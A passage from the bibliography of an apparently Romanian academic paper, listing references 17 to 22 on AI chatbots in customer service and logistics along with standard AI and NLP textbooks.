<https://doi.org/10.1145/3236669> accesat la 28.06.2024

[17] Jenneboer, Liss, Carolina Herrando, and Efthymios Constantinides. 2022. "The Impact of Chatbots on Customer Loyalty: A Systematic Literature Review" *Journal of Theoretical and Applied Electronic Commerce Research* 17, no. 1: 212-229. <https://doi.org/10.3390/jtaer17010011> accesat la 28.06.2024

[18] Durach, C.F. and Gutierrez, L. (2024), "'Hello, this is your AI co-pilot' – operational implications of artificial intelligence chatbots", *International Journal of Physical Distribution & Logistics Management*, Vol. 54 No. 3, pp. 229-246.

<https://doi.org/10.1108/IJPDLM-01-2024-0031> accesat la 28.06.2024

[19] Bhattacharyya, S.S. (2024), "Study of adoption of artificial intelligence technology-driven natural large language model-based chatbots by firms for customer service interaction", *Journal of Science and Technology Policy Management*, Vol. ahead-of-print No. ahead-of-print.

<https://doi.org/10.1108/JSTPM-11-2023-0201> accesat la 28.06.2024

[20] Stuart Russell, Peter Norvig. *Artificial Intelligence: A Modern Approach*. 2021

[21] Ian Goodfellow, Yoshua Bengio, Aaron Courville. *Deep Learning*. 2016

[22] Daniel Jurafsky, James H. Martin *Speech and Language Processing*. 2020